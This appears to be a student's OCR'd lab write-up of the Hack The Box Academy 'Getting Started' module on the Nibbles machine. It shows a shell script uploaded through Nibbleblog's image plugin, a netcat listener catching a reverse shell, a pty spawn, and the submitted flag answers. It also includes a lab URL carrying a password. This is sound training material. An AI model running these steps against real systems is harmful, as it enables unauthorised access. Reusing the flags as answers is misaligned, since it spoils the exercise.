htb-cloud.com/?host=proxy-uk.htb-cloud.com/bird/htb-pv1rddzrpu.htb-cloud.com&password=uGF60YOl
Wed Feb 4, 03:01
Parrot Terminal
File Edit View Search Terminal Help
<timestamp_format type="string">%d %B, %Y</timestamp_format>
<locale type="string">en_US</locale>
<img_resize type="integer">1</img_resize>
<img_resize_width type="integer">1000</img_resize_width>
<img_resize_height type="integer">600</img_resize_height>
<img_resize_quality type="integer">100</img_resize_quality>
<img_resize_option type="string">auto</img_resize_option>
<img_thumbnail type="integer">1</img_thumbnail>
<img_thumbnail_width type="integer">190</img_thumbnail_width>
<img_thumbnail_height type="integer">190</img_thumbnail_height>
<img_thumbnail_quality type="integer">100</img_thumbnail_quality>
<img_thumbnail_option type="string">landscape</img_thumbnail_option>
<theme type="string">simpler</theme>
<notification_comments type="integer">1</notification_comments>
<notification_session_fail type="integer">0</notification_session_fail>
<notification_session_start type="integer">0</notification_session_start>
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<notification_email_from type="string">noreply@10.10.10.134</notification_emai
l_from>
<seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
<seo_site_description type="string"/>
<seo_keywords type="string"/>
<seo_robots type="string"/>
<seo_google_code type="string"/>
<seo_bing_code type="string"/>


Not secure 10.129.200.170/nibbleblog/admin.php?controller=dashboard&action=view
nibbleblog - Dashboard
Dashboard
View Blog
Log out
Publish
Comments
Manage
Settings
Themes
Plugins
Quick start
New post New page Manage posts
General settings Regional Change theme
Draft posts
There are no draft posts.
Last comments
There are no published comments.
Notifications
New session started
04 February - 09:07:36 - IP: 10.10.15.220
New session started
29 December - 10:42:11 - IP: 10.10.14.2
New session started
29 December - 10:42:10 - IP: 10.10.14.2
New session started
28 December - 21:09:06 - IP: 10.10.14.3
New session started
28 December - 21:09:05 - IP: 10.10.14.3
New session started
28 December - 20:45:00 - IP: 10.10.14.3
New session started
28 December - 20:44:59 - IP: 10.10.14.3
New session started
28 December - 20:44:49 - IP: 10.10.14.3



hackerwesh@kali: ~/Downloads/activities
Session Actions Edit View Help
hackerwesh@kali: ~
vpn
hackerwesh@kali: ~/Downloads/activities
(hackerwesh㉿kali)-[~/Downloads/activities]
$ ls
initial_scan2.gnmap initial_scan2.xml initial_scan.nmap
initial_scan2.nmap initial_scan.gnmap initial_scan.xml
(hackerwesh㉿kali)-[~/Downloads/activities]
$ nano shell.sh
(hackerwesh㉿kali)-[~/Downloads/activities]
$ ls
initial_scan2.gnmap initial_scan2.xml initial_scan.nmap shell.sh
initial_scan2.nmap initial_scan.gnmap initial_scan.xml
(hackerwesh㉿kali)-[~/Downloads/activities]
$ chmod +x shell.sh
(hackerwesh㉿kali)-[~/Downloads/activities]
$ ls
initial_scan2.gnmap initial_scan2.xml initial_scan.nmap shell.sh
initial_scan2.nmap initial_scan.gnmap initial_scan.xml
(hackerwesh㉿kali)-[~/Downloads/activities]
$


Cyber Shujaa LMS: Log in to t
Hack The Box - Academy
HTB Viewer
Rapid7 Vulnerability Database
Murang'a University Of Techn
Nibbleblog
Not secure 10.129.200.170/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image
nibbleblog - Plugins :: My image
Dashboard
View Blog
Log out
Publish
Comments
Manage
Settings
Themes
Plugins
Title
My image
Position
4
Caption
Choose File
shell.sh
Save changes


Cyber Shujaa LMS: Log in to t
Hack The Box - Academy
HTB Viewer
Rapid7 Vulnerability Database
Murang'a University Of Techn
Nibbleblog
Not secure 10.129.200.170/nibbleblog/admin.php?controller=plugins&action=config&plugin=my_image
Warning: imagesx() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 26
Warning: imagesy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 27
Warning: imagecreatetruecolor(): Invalid image dimensions in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 117
Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 118
Warning: imagejpeg() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 43
Warning: imagedestroy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 80
nibbleblog - Plugins :: My image
Dashboard
View Blog
Log out
Publish
Comments
Manage
Settings
Themes
Plugins
Title
My image
Position
4
Caption
Choose File
No file chosen
Save changes


┌──(hackerwesh㉿kali)-[~/Downloads/activities]
└─$ nc -nlvp 9443
listening on [any] 9443 ...



┌──(hackerwesh㉿kali)-[~/Downloads/activities]
└─$ nc -nlvp 9443
listening on [any] 9443 ...
connect to [10.10.15.220] from (UNKNOWN) [10.129.200.170] 43566
/bin/sh: 0: can't access tty; job control turned off
$ ls
db.xml
image.php
image.sh
$ python -c 'import pty; pty.spawn("/bin/bash")'
which python



PRIVILEDGE ESCALATION

11. Escalate privileges and submit the root.txt flag.

de5e5d6619862a8aa5b9b212314e0cdd




KNOWLEGDE CHECK

12. Spawn the target, gain a foothold and submit the contents of the user.txt flag.
    7002d65b149b0a4d19132a66feed21d8
13. After obtaining a foothold on the target, escalate privileges to root and submit the contents of the root.txt flag.
    f1fba6e9f71efb2630e6e34da6387842

SHARABLE LINK

https://academy.hackthebox.com/achievement/1987439/77



CONCLUSION

The Getting Started module successfully provides an entry point into practical penetration testing using the Hack The Box platform. By completing the exercises, users gain hands on experience with core techniques such as system enumeration, basic exploitation, and command line interaction within a controlled lab environment. The skills acquired in this module establish a solid groundwork for tackling more complex machines and developing a deeper understanding of offensive security concepts.